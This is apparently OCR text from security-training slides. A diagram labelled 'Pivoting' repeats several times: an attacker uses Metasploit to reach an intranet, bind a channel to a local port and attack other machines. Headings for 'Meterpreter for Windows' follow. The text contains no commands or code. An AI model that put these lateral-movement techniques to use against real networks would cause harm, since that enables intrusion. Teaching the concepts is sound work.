
Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet


Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet


Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet


Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet


Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet

Pivoting


Attacker
Surf to intranet sites
Bind channel to local port
Attack other machines
Metasploit
Intranet


Meterpreter for Windows




Meterpreter for Windows

Meterpreter for Windows


Meterpreter for Windows




Meterpreter for Windows



